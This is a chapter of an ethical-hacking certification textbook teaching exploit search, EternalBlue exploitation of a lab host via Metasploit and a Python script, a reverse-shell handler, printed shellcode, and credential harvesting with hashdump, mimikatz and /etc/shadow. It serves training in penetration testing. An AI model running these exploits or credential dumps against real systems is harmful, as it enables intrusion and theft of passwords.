

# Chapter 7

## System Hacking

**THE FOLLOWING CEH EXAM TOPICS ARE COVERED IN THIS CHAPTER:**

- ✓ **Vulnerabilities**
- ✓ **Exploit tools**
- ✓ **Programming languages**
- ✓ **Operating environments**
- ✓ **Verification procedures**
- ✓ **Technical assessment methods**

This is where we get to what many people think is what “hacking,” or penetration testing, is all about. Certainly, system hacking is an important element, since it's where you demonstrate that the vulnerabilities actually exist, but it's not the only one. Penetration testing, or ethical hacking, isn't just about breaking into systems—looting and pillaging. Keep in mind that the objective is always to help organizations improve their security posture. Exploiting vulnerabilities to gain access to systems is one way of doing that. Breaking into a system demonstrates the existence of the vulnerability, and it also provides potential pathways to other systems.

With the end goal in mind, and with the list of vulnerabilities in place, we can start looking for exploits. There are a handful of ways to do that, some more effective than others. One method can be done directly on the system from which you are running your tests. Locating the exploits is essential to being able to run them against your target systems to gain access. Once you gain access, you move on to post-exploitation activities.

You'll want to grab passwords and attempt to crack those passwords. This does two things. First, it demonstrates that there are passwords that can be

cracked—strong passwords shouldn't be crackable without taking an immense amount of time and computing resources. If you can easily crack a password, it isn't strong enough and should be changed. Second, usernames and passwords are credentials you can use on other systems.

Just getting into a system may not get you much. When you run an exploit, you only have the permissions that have been provided to the user the service is running as. Typically, this is a reduced set of permissions. As a result, you may not be able to do much of anything. At least, you may not be able to do much of anything without gaining a higher level of privileges. This means you need a local vulnerability, one that exists in software that can be accessed or run only when you are logged into the system. Running these privilege escalations, if they are successful, will gain you another level of information and access that you can make use of.

Attackers will generally try to obscure their existence in a system. If you are really working in a red team capacity, where the operations teams at your target are being tested for their ability to detect and respond, you too will want to cover your tracks. There are several steps you may want to take to hide your existence. This may be especially true if there is evidence of your initial infiltration of the system.

This chapter, perhaps more than others, covers a range of techniques that are just the starting point. There are more tools that are regularly used than can be covered here. System exploitation is not a science, either. You can't just read a set of instructions on how to reliably break into a system. It is an art. It requires a lot of time working not only with tools but also understanding vulnerabilities and how they may be exploited. It often requires a reasonable understanding of system administration, meaning you need to know how to operate the systems you are trying to break into. While this aspect of ethical hacking is often thought of as the most fun, it requires a lot of time and effort to do well, and it's not necessarily the most important aspect.

When it comes to the MITRE ATT&CK framework, the techniques covered in this chapter fall under Execution and Persistence. Between those two phases are 32 techniques. Most of those, 19, fall under Persistence. This suggests there is a lot to cover here, and we can't cover everything. System hacking, as EC-Council calls it, requires a lot of work and exploration and

persistence, meaning you need to just keep at it. We will cover the foundations of this area, of course, but really understanding these topics requires work and time. If this is what you want to do for a job, you will need to put in a lot of time to really understand all of these tools and techniques.

## Searching for Exploits

You've done your enumeration and you're scanning to identify vulnerabilities, so you have a list of vulnerabilities that seem promising. You need ways of exploiting the vulnerabilities, and even if you could, you just don't have the time to write exploits yourself. You may as well take advantage of the work of others to get exploits so you can clearly demonstrate the vulnerability. That's one of the primary reasons for running the exploit after all. You need to demonstrate that a vulnerability is exploitable for when you report to your customer/employer. Another reason to run the exploit is to gain an additional layer so you can pivot to other networks to look for more vulnerabilities.



Part of being an ethical hacker is making sure you have permission and are not doing any harm. However, the objective of any ethical hacker should be to improve security. This is an important point. Getting into a customer's network to take down as many systems as you can just to have done it without any path for the customer to improve their security posture isn't very ethical. Keep in mind that your goal is always to improve security and not just to see how much damage you can cause.

You may be wondering where you could possibly find a lot of exploits. One great resource is [www.exploit-db.com](http://www.exploit-db.com). This is a site where researchers and developers post exploit code and proof-of-concept code that works against identified vulnerabilities. While often these exploits make their way into tools like Metasploit, they don't always. This may especially be true if the exploit is just a proof of concept that's not fully implemented and may not

take the exploit to the end. If you take a look at [Figure 7.1](#), you can see a list of the code for current exploits. What you see is just a list of remote exploits. In fairness, not all of these are exploits in the way you may think about exploits, if you are thinking of exploits as something that gives you a shell.

Date	D	A	V	Title	Type	Platform	Author
2022-11-11				SmartRG Router SR510n 2.6.13 - Remote Code Execution	Remote	Hardware	Yerodin Richards
2022-11-11				AVEVA InTouch Access Anywhere Secure Gateway 2020 R2 - Path Traversal	Remote	Hardware	Jens Regel
2022-11-11				MSNSwitch Firmware MNT.2408 - Remote Code Execution	Remote	Hardware	Eli Fulkerson
2022-09-23				Teleport v10.1.1 - Remote Code Execution (RCE)	Remote	Multiple	Brandon Roach
2022-09-21				WiFiMouse 1.8.3.4 - Remote Code Execution (RCE)	Remote	Windows	FEBIN MON SAJI
2022-09-21				Wifi HD Wireless Disk Drive 11 - Local File Inclusion	Remote	iOS	Chokri Hammedi
2022-09-20				Airspan AirSpot 5410 version 0.3.4.1 - Remote Code Execution (RCE)	Remote	Linux	Samy Younsi
2022-09-20				Mobile Mouse 3.6.0.4 - Remote Code Execution (RCE)	Remote	Windows	Chokri Hammedi
2022-08-09				PAN-OS 10.0 - Remote Code Execution (RCE) (Authenticated)	Remote	Multiple	UnD3sc0n0c1d0
2022-08-02				ufpd 2.10 - Directory Traversal (Authenticated)	Remote	Linux	Aaron Esau

**FIGURE 7.1** Remote Exploits list at [www.exploit-db.com](http://www.exploit-db.com)

Source: Remote Exploits list / [www.exploit-db.com](http://www.exploit-db.com) / last accessed March 01, 2023.

What you see is just a single category of exploits. You'll also see web application exploits, denial-of-service exploits, and local exploits, which include privilege escalation exploits. While the remote exploits may seem sexier—after all, who doesn't love to pop a box?—there is so much more to exploiting systems than just getting in remotely. In fact, there are often far easier ways to infiltrate a network. At the time of this writing, there are nearly 45,000 exploits that have been archived at [www.exploit-db.com](http://www.exploit-db.com).



Much of what you will find here are scripts written in languages like Python. If you know Python, you can read them. Whatever the exploit is written in, make sure you are testing it in a safe place ahead of time. This will give you a clear understanding of what it is doing and the impact it is likely to have.

There may be an easier way to get to the exploits rather than opening a browser and going through the website. Kali Linux has the repository of exploits available, as well as a tool that can be used to search the repository

from the command line. You don't have to be limited to just Kali, though. The entire repository is a Git repository that can be cloned and used anywhere. As an example, running ArchStrike on their site over the top of Manjaro Linux, there is a package for the exploitdb repository, so you don't have to be running Kali. There are other distributions that include this package. You could also just clone their Git repository.

It's not just the repository you get, though. If that were the case, you'd have to find a way to locate the exploit you're looking for. Instead, there is a shell script that will locate files included in the repository that match your search parameters. As an example, in the following code listing, you can see a search for OpenSSH exploits. This was inspired by an OpenSSH enumeration vulnerability. The program used is searchsploit. You can search for keywords, as shown, or you can specify where you are looking for the keyword, such as in the title. You may also do a case-sensitive search or do an exact match search. It will all depend on what you know about what you are looking for.

### **Finding Exploits with searchsploit**

```
kilroy@savagewood $ searchsploit openssh
-----
Exploit Title | Path
-----
Debian OpenSSH - (Authenticated) Remote SELin |
linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIEN |
multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execut |
freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - |
linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Ove |
novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite |
linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration |
linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC |
linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by |
```

```

unix/remote/21314.txt
  OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Bu |
linux/remote/21402.txt
  OpenSSH 3.x - Challenge-Response Buffer Overf |
unix/remote/21578.txt
  OpenSSH 3.x - Challenge-Response Buffer Overf |
unix/remote/21579.txt
  OpenSSH 4.3 p1 - Duplicated Block Remote Deni |
multiple/dos/2444.sh
  OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Esc |
linux/local/41173.c
  OpenSSH 7.2 - Denial of Service |
linux/dos/40888.py
  OpenSSH 7.2p1 - (Authenticated) xauth Command |
multiple/remote/39569.py
  OpenSSH 7.2p2 - Username Enumeration |
linux/remote/40136.py
  OpenSSH < 6.6 SFTP (x64) - Command Execution | linux_x86-
64/remote/45000.c
  OpenSSH < 6.6 SFTP - Command Execution |
linux/remote/45001.py
  OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab |
linux/local/40962.txt
  OpenSSH < 7.4 - agent Protocol Arbitrary Libr |
linux/remote/40963.txt
  OpenSSH < 7.7 - User Enumeration (2) |
linux/remote/45939.py
  OpenSSH SCP Client - Write Arbitrary Files |
multiple/remote/46516.py
  OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users |
linux/remote/26.sh
  OpenSSH/PAM 3.6.1p1 - Remote Users Discovery |
linux/remote/25.c
  OpenSShd 7.2p2 - Username Enumeration |
linux/remote/40113.txt
  Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing |
multiple/remote/3303.sh
-----
-----
Shellcodes: No Results

```

The repository is broken into exploits and shellcodes. The shellcodes are what you place into overall exploit code that will provide you with shell access on the target system. The rest is about delivery and getting the shellcode into the right place. Shellcode is commonly hexadecimal

representations of assembly language operation codes (opcodes), though here you may also find files that just contain the assembly language code, which would need to be converted to opcodes.

All of the shellcodes in the repository are categorized by the operating system and processor type. As an example, there is a directory named windows\_x86-64 in the repository. The following code listing is an example of a C program that is included in that directory. There are no comments about exactly what it does. Running searchsploit against the filename reveals that it targets the Windows 7 operating system but nothing beyond that. Interestingly, as a side note, compiling it and running it on a Linux system generates the error that stack smashing was detected, and the program crashes.

### **Shellcode from the Exploit-DB Repository**

```
#include <stdio.h>

char shellcode[] =

"\x31\xC9" //xor ecx, ecx
"\x64\x8B\x71\x30" //mov esi, [fs:ecx+0x30]
"\x8B\x76\x0C" //mov esi, [esi+0x0C]
"\x8B\x76\x1C" //mov esi, [esi+0x1C]
"\x8B\x06" //mov eax, [esi]
"\x8B\x68\x08" //mov ebp, [eax+0x08]
"\x68\x11\x11\x11\x11" //push 0x11111111
"\x66\x68\x11\x11" //push word 0x1111
"\x5B" //pop ebx
"\x53" //push ebx
"\x55" //push ebp
"\x5B" //pop ebx
"\x66\x81\xC3\x4B\x85" //add bx, 0x854b
"\xFF\xD3" //call ebx
"\xEB\xEA"; //jmp short

int main(int argc, char **argv) {
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int) shellcode;
}
```

The website [www.exploit-db.com](http://www.exploit-db.com) is not the only place to look for exploits, but it is convenient. It's also probably the best legitimate site available, and the fact that it comes with a search tool makes it handy. If you want to learn a lot about exploits and how they are developed, this is a great place to go.

You don't have to limit yourself to just websites, though. There are mailing lists where announcements of vulnerabilities are made. Sometimes, along with the vulnerability announcement, you will get proof-of-concept code. How far you can get with the code depends entirely on the researcher, the vulnerability, and the software. Sometimes, what you'll get is just a demonstration that the vulnerability can be triggered, but you may not get any further access to the remote system than you had before.

There are certainly other places you can go to look for exploits. However, you start skirting the edges of ethics. The so-called dark web, or darknet, is one place you can search for exploits. If you have a Tor browser or just the software that creates a proxy server you can use to connect any browser to, you can start searching for sites where you can obtain some of this code. There are a number of search engines that you can use that are more likely to find some of these darker sites, such as Not Evil. There are considerations to keep in mind, though. One is that sites can come and go on the Tor network. Even if Not Evil turns up links in a search, you aren't guaranteed to find the site up and functional. In digging around in Tor while writing this, I found that several sites simply didn't respond.

Second, you don't know the source of the exploit you find. There are two elements here. One is that it may have been obtained or developed illegally. This crosses the ethical boundaries you are required to adhere to as a Certified Ethical Hacker. Perhaps more important, though, unless you are really good at reading source code, even if the source code is obfuscated, is that you may find that you are working with infected software that could compromise you and your target in ways you didn't expect. This is why it's so important to work with legitimate and professional sites and researchers.

Finally, Tor is meant as a place for anonymity. This includes not only the users who are visiting the sites but also the sites themselves. It will be time-consuming to learn where everything is located. It's also a place for illicit commerce. You may find some exploits on the Tor network, but more than



likely if you do, they will be for sale rather than just offered up for the good of the community.

## **System Compromise**

Exploitation, or system compromise, will serve two purposes for us. One of them is to demonstrate that vulnerabilities are legitimate and not just theoretical. After all, when we do vulnerability scanning, we get an indication that a system may have a vulnerability, but until the vulnerability has been exploited, it's not guaranteed that the vulnerability exists, which means we aren't sure whether it really needs to be fixed. The second reason is that exploiting a vulnerability and compromising a system can lead us further into the organization, potentially exposing additional vulnerabilities. This is, in part, because we may get further reachability deeper into the network but also because we may be able to harvest credentials that may be used on other systems.

I'm going to cover a couple of different ways to work on system compromise. I'm going to start with Metasploit since it's such a common approach. It should be noted that Metasploit is not the only exploit framework available. There are other commercial software offerings that will do the same thing as Metasploit. Metasploit does have a commercial offering, and if you are using it for business purposes, you should be paying for the commercial license; there is a community edition as well. On top of that, you can get a copy of Kali Linux, which has Metasploit preinstalled. Other software packages will do roughly the same thing as Metasploit, and you should take a look at them to see what you may prefer in a business setting.

We can also return to Exploit Database for some additional exploitation possibilities. Once you have a list of your vulnerabilities, you can search the exploit database for actual exploits that can be used. I will cover identifying the modules and then making use of them. In some cases, as you will see, it's not always a case of running a single script.

## **Metasploit Modules**

If there is a known exploit for a vulnerability available, it has likely found its way into Metasploit. This is a program that was originally developed as an exploit framework. The idea was to provide building blocks so exploits could quickly be developed by putting together a set of programming modules that could be used. Additionally, shellcodes and encoders are available to put into exploits being developed. While it may have started off as an exploit framework targeting security researchers who identify vulnerabilities so they can easily create exploits, it has become a go-to tool for penetration and security testers. One of the reasons is the large number of modules available that can be used while testing systems and networks.


Almost the entire lifecycle of a penetration test can be handled within Metasploit. As of the moment of this writing, there are more than 1,000 auxiliary modules, many of which are scanners that can be used for reconnaissance and enumeration. Using these modules, you can learn what the network looks like and what services are available. You can also import vulnerability scans from OpenVAS, Nessus, and, of course, Nexpose, which is developed by the same company that is responsible for Metasploit. Once you have all of this information, though, you want to move to exploitation. There are currently over 2,200 exploit modules in Metasploit, though the number changes fairly regularly because of the popularity of the software and the development work by Rapid 7.

Metasploit makes the work of exploiting considerably easier than going through the process of creating an exploit by hand, assuming Metasploit has an exploit available. If they don't, you'll be forced to do one by hand if you can. We're going to use the command line for this, though there are other options, like a web interface if you get the package from Rapid7. The CLI exposes everything that's happening.

We're going to start with the `msfconsole` program. There are multiple ways of acquiring Metasploit, but for this, I'm just using an instance of Kali Linux, which has Metasploit installed by default. All I needed to do was set up the database that is used to store information about hosts, vulnerabilities, and any loot acquired. In the following listing, you can see starting up `msfconsole`, which is the command-line program used to interact with Metasploit.

### **Starting `msfconsole`**

```
kilroy@quiche:~$ sudo msfconsole
```



```
      =[ metasploit v6.2.29-dev                                     ]
+ -- --=[ 2271 exploits - 1189 auxiliary - 404 post                 ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops                     ]
+ -- --=[ 9 evasion                                                ]
```

Metasploit tip: View advanced module options with  
advanced

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6>
```

Once msfconsole is started, we need to locate an exploit for a vulnerability that has been identified. There is a Windows Server on my home network that I'm going to use for the purpose of demonstrating exploitation. This is a Metasploitable 3 instance, so there are several vulnerable services that have been built into it, making it perfect to demonstrate with and practice on. To find an exploit, we can search for it. You'll see in the following listing a search for a module that will run the Eternal Blue exploit, which takes advantage of the vulnerability described in CVE-2017-0144. There are several matches for this search. We could narrow the scope with some additional parameters, like specifying the type using `type:exploit`, for example. This may be useful if you have a long list of results and you need to make it easier to identify the right one.

## Searching Metasploit

```
msf6> search eternalblue
```

```
Matching Modules
```

```
=====
```

```
#   Name
```

```
Disclosure
```

Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal No MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb\_doublepulsar\_rce

There is more than one that we could use here, depending on what we want to accomplish. In this case, I want to get a shell on the remote system; the auxiliary module will allow us to execute a single command on the remote system, which would be the same as the one ending in psexec. As a result, we're going to use the exploit ending in 010\_eternalblue, as you can see in the next code listing. This will give us a shell on the remote host. From that shell, we can start issuing commands, but more than just one, which the others would let us do.

Once we know what module we are using, we load it up using the use command in msfconsole. Each module has a set of options that can or needs to be set. In some cases, the options will have defaults already set so you don't need to do anything. The one parameter that will always need to be set is the one for the target. This will be either RHOST or RHOSTS, depending on whether the module expects to have multiple targets. A scanner module, for example, will use RHOSTS, while an exploit module will generally have RHOST as the parameter name. In the following code listing, we need to set RHOST with the IP address of the target of our exploit attempt. As expected, the exploit was successful, giving us remote access to the target system.

## Eternal Blue Exploit

```
Msf6> use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue)> set RHOST
192.168.86.24
RHOST => 192.168.86.24
msf exploit(windows/smb/ms17_010_eternalblue)> exploit

[*] Started reverse TCP handler on 192.168.86.57:4444
[*] 192.168.86.24:445 - Connecting to target for exploitation.
[+] 192.168.86.24:445 - Connection established for
exploitation.
[+] 192.168.86.24:445 - Target OS selected valid for OS
indicated by SMB reply
[*] 192.168.86.24:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.86.24:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53
65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.86.24:445 - 0x00000010 30 30 38 20 52 32 20 53 74
61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.86.24:445 - 0x00000020 37 36 30 31 20 53 65 72 76
69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.86.24:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.86.24:445 - Target arch selected valid for arch
indicated by DCE/RPC reply
[*] 192.168.86.24:445 - Trying exploit with 12 Groom
Allocations.
[*] 192.168.86.24:445 - Sending all but last fragment of
exploit packet
[*] 192.168.86.24:445 - Starting non-paged pool grooming
[+] 192.168.86.24:445 - Sending SMBv2 buffers
[+] 192.168.86.24:445 - Closing SMBv1 connection creating free
hole adjacent to SMBv2 buffer.
[*] 192.168.86.24:445 - Sending final SMBv2 buffers.
[*] 192.168.86.24:445 - Sending last fragment of exploit
packet!
[*] 192.168.86.24:445 - Receiving response from exploit packet
[+] 192.168.86.24:445 - ETERNALBLUE overwrite completed
successfully (0xC000000D)!
[*] 192.168.86.24:445 - Sending egg to corrupted connection.
[*] 192.168.86.24:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.86.57:4444 ->
192.168.86.24:50371) at 2023-01-09 19:52:40 -0600
[+] 192.168.86.24:445 - =====
=====
[+] 192.168.86.24:445 - -----WIN-----
=====
```

```
[+] 192.168.86.24:445 - -----  
-----
```

Not every vulnerability is as successful as this one. When you search for a module, you will get a ranking that indicates to you how successful the exploit is likely to be. Vulnerabilities are not always straightforward. In some cases, there may be dependencies that need to be in place before the vulnerability can be exploited. You may need to try the exploit multiple times before it succeeds. If it were easy and straightforward after all, everyone would be able to do it, which might mean more security testing was getting done, which in turn may lead to fewer bugs in software.

## Exploit-DB

You can search [www.exploit-db.com](http://www.exploit-db.com) for exploits associated with vulnerabilities. For example, we were working with the Eternal Blue exploit, which we know has a module in Metasploit. We can search [www.exploit-db.com](http://www.exploit-db.com) for modules that relate to the Eternal Blue vulnerability. In [Figure 7.2](#), you can see the results of that search. This shows three results that fall into Windows-related categories. These are all proof-of-concept Python scripts that you can download and run.

Date ▾	D	A	V	Title	Type	Platform	Author
2017-07-11	⬇	✓		Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17	⬇	✓		Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepya
2017-05-17	⬇	✓		Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	sleepya
Showing 1 to 3 of 3 entries (filtered from 45,094 total entries)					FIRST	PREVIOUS	1 NEXT LAST

**FIGURE 7.2** Exploit-DB search results

If you have the Exploit-DB package installed on your system, meaning you have searchsploit to use, you could just run searchsploit to do the same search. The Exploit-DB repository includes exploits and shellcodes, so the results don't include papers like the ones you get from the website. Instead, you just get the list of exploit code. Additionally, you are not required to download or look at the code in a web browser because you have the code downloaded already. In the following code listing, you can see the results of the search. What we get is the list of three exploit programs but no shellcode results. This isn't especially surprising because there is no shellcode especially associated with Eternal Blue. Instead, it's just a

vulnerability in the implementation of the Server Message Block (SMB) protocol.

### **searchsploit Results for Eternal Blue**

```
kilroy@quiche:~$ searchsploit "eternal blue"
-----
-----
Exploit Title                                     | Path
-----|-----
(/usr/share/exploitdb/)
-----
-----
Microsoft Windows Windows 7/2008 R2 (x | exploits/windows_x86-
64/remote/42031.py
Microsoft Windows Windows 7/8.1/2008 R |
exploits/windows/remote/42315.py
Microsoft Windows Windows 8/8.1/2012 R | exploits/windows_x86-
64/remote/42030.py
-----
-----
Shellcodes: No Result
```

You can run this exploit from where it is or copy it to your home directory and run it from there. This will save you from passing in the path to the Python script when you run it. It will also allow you to make changes, if you wanted to experiment, while leaving the functional exploit code intact where it is. In the next code listing, you will see a run of `42031.py`, attacking the same system we did from Metasploit. The last parameter on the command line is executable code in the file named `payload`. This is a combination of two separate pieces of executable code. The first is shellcode written by the author of the Python exploit. At the end of that is a stub program that sends a connection back to a system listening for it.



An exploit is the means for an external entity to cause a program to fail in a way that allows the attacker to control the flow of the program's execution. Just causing the program to fail, though, isn't enough. You need some code of your own for the program to execute on your behalf. This is the shellcode, so called because it typically provides a shell to the attacker. This means the attacker has a way to interact with the operating system directly.

## Exploit of Eternal Blue from Python Script

```
root@quiche:~# python 42031.py 192.168.86.24 payload
shellcode size: 1262
numGroomConn: 13
Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

This is only half of the attack. What you see here is the exploit running successfully, triggering the vulnerability and getting the remote service to execute the shellcode provided. The shellcode here is an executable file created from assembly language code. It includes a Meterpreter shell and a way to connect back to the system it has been configured to call back to. This requires that you also have a listener set up. We go back to `msfconsole` again for this. In the following listing, you can see loading the listener module and setting the listening port and IP address. When the exploit runs on the target, you will also see the connection to the listener.

## Exploit Handler

```
msf> use exploit/multi/handler
msf exploit(multi/handler)> set LHOST 192.168.86.57
LHOST => 192.168.86.57
msf exploit(multi/handler)> set LPORT 4444
```



```
LPORT => 4444  
msf exploit(multi/handler)> exploit
```

This gives us the ability to interact with the remote system using Meterpreter, which is an operating system–agnostic shell language. It has a number of commands that can be run against the target system regardless of what operating system the target system has. Meterpreter translates the commands passed to it into ones that are specific to the underlying operating system. This can include listing files, changing directories, uploading files, and gathering system information like passwords.

### Hands-on Activity

From either Kali Linux or ParrotOS, use the `searchsploit` tool to find an exploit for the Log4J vulnerability that has been commonly used since its discovery. With ParrotOS, you will need to install the `exploitdb` package to get the `searchsploit` tool and the files. The `exploitdb-tiny` package will give you the `searchsploit` tool and the database of exploits and files, but you won't get the files. Locate the file that goes with the exploit you have selected and review it.

## Gathering Passwords

Once you have an exploited system, you will want to start gathering information on it. One type of information is the passwords on the system. There are a couple of ways to gather these passwords. In the preceding code listing, we got a Meterpreter shell on a target system. Not all exploits in Metasploit can yield a Meterpreter shell, but if we can get one, we have a powerful ally in gathering information and performing post-exploitation work. Using Meterpreter, we can gather information about the system so we know what we're getting for password data. The command `sysinfo` will tell us the system name as well as the operating system. This tells us we're going to be looking at LAN Manager hashes when we grab the passwords. We can do that using the `hashdump` command, which you can see in the following listing.

## Obtaining Passwords with Meterpreter

```
Computer      : WUBBLE-C765F2
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter> hashdump
Administrator:500:ed174b89559f980793e287acb8bf6ba6:5f7277b8635
625ad2d2d551867124dbd:::
ASPNET:1003:5b8cce8d8be0d65545aefda15894afa0:227510be54d4e5285
f3537a22e855dfc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c079c0:::
HelpAssistant:1000:7e86e0590641f80063c81f86ee9efa9c:ef449e8739
59d4b1536660525657047d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2e54aff
f1eaa6b62fc0649b715104187:::
```

The hashdump provides the username, the user identifier, and the hash value of the password. We'll need that when it comes to cracking the password. These credentials will be helpful as we continue moving through the network. The credentials may be useful for additional vulnerabilities, or at least with different testing programs and Metasploit modules.

This is not the only way we can grab password hashes, though. There is a module named `mimikatz` that can be used. We still need Meterpreter, so we can load up the `mimikatz` module to use it. In the following listing, you can see loading `mimikatz` and then pulling the password hashes. You can see the results of running `msv`, which makes use of the MSV authentication package to pull the hashes for users. We can also use `mimikatz` to see if the security support provider (SSP) has credentials. Finally, we use `mimikatz` to pull hashes from the live SSP. Only the MSV authentication package yielded results for us on this system.

## Obtaining Passwords with mimikatz

```
meterpreter> load mimikatz
```

Loading extension mimikatz...Success.

meterpreter> msv

[+] Running as SYSTEM

[\*] Retrieving msv credentials

msv credentials

=====

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;293526	NTLM	VAGRANT-2008R2	vagrant	lm{
5229b7f52540641daad3b435b51404ee }				ntlm{
e02bc503339d51f71d913c245d35b50b }				
0;96746	NTLM	VAGRANT-2008R2	sshd_server	lm{
e501ddc244ad2c14829b15382fe04c64 }				ntlm{
8d0a16cfc061c3359db455d00ec27035 }				
0;996	Negotiate	WORKGROUP	VAGRANT-2008R2\$	n.s.
(Credentials KO)				
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.s.
(Credentials KO)				
0;20243	NTLM			n.s.
(Credentials KO)				
0;999	NTLM	WORKGROUP	VAGRANT-2008R2\$	n.s.
(Credentials KO)				

meterpreter> ssp

[+] Running as SYSTEM

[\*] Retrieving ssp credentials

ssp credentials

=====

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----

meterpreter> livessp

[+] Running as SYSTEM

[\*] Retrieving livessp credentials

livessp credentials

=====

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;996	Negotiate	WORKGROUP	VAGRANT-2008R2\$	n.a.
(livessp KO)				
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.a.
(livessp KO)				
0;293526	NTLM	VAGRANT-2008R2	vagrant	n.a.
(livessp KO)				
0;96746	NTLM	VAGRANT-2008R2	sshd_server	n.a.

```
(livessp K0)
0;20243      NTLM                                     n.a.
(livessp K0)
0;999        NTLM          WORKGROUP          VAGRANT-2008R2$  n.a.
(livessp K0)
```

When we compromise a Linux system, we can't use hashdump, but we still want to grab the passwords. Either we can get a shell directly from an exploit, or if we use a Meterpreter payload, we can drop to a shell. This is where we'd be able to access the passwords. In the following code, you can see dropping to a shell from Meterpreter. From there, we can just use cat to print the contents of the /etc/shadow file. We do need to have root access to see the contents of the shadow file. You can see by running whoami that we've gained access as root. If you want to collect passwords from an exploit that doesn't give you root access, you'll need to find a privilege escalation.

### **Shell Access to /etc/shadow**

```
meterpreter> shell
Process 1 created.
Channel 1 created.
whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
```

You'll notice that there is no prompt, which can make it difficult to distinguish the commands from the output. In the output, the first command is `whoami` to demonstrate that the user logged in is root. After that, you can see the command `cat /etc/shadow` and then the output of that command. Most of the users that are shown don't have passwords. Only root and sys appear to have passwords in this output. While the means of getting to the passwords shown here is different from Windows, these are also hashes.

The password hashes are generated using a different hash algorithm under Linux than under Windows. In either case, though, you can use the hashes to run through a password cracking program.

## Password Cracking

Password hashes don't do us much good. As a user, you aren't going to be asked to send a password hash when you are authenticating. The hash is generated each time a password is entered by a user. The resulting hash is then compared against the stored hash. Passing the hash in would result in it being hashed, so the resulting hash from that computation wouldn't match what was stored. The only way to match the stored hash is to use the password, or at least use a value that will generate the same hash result. When it comes to cracking passwords, we are trying to identify a value that will generate the cryptographic hash.



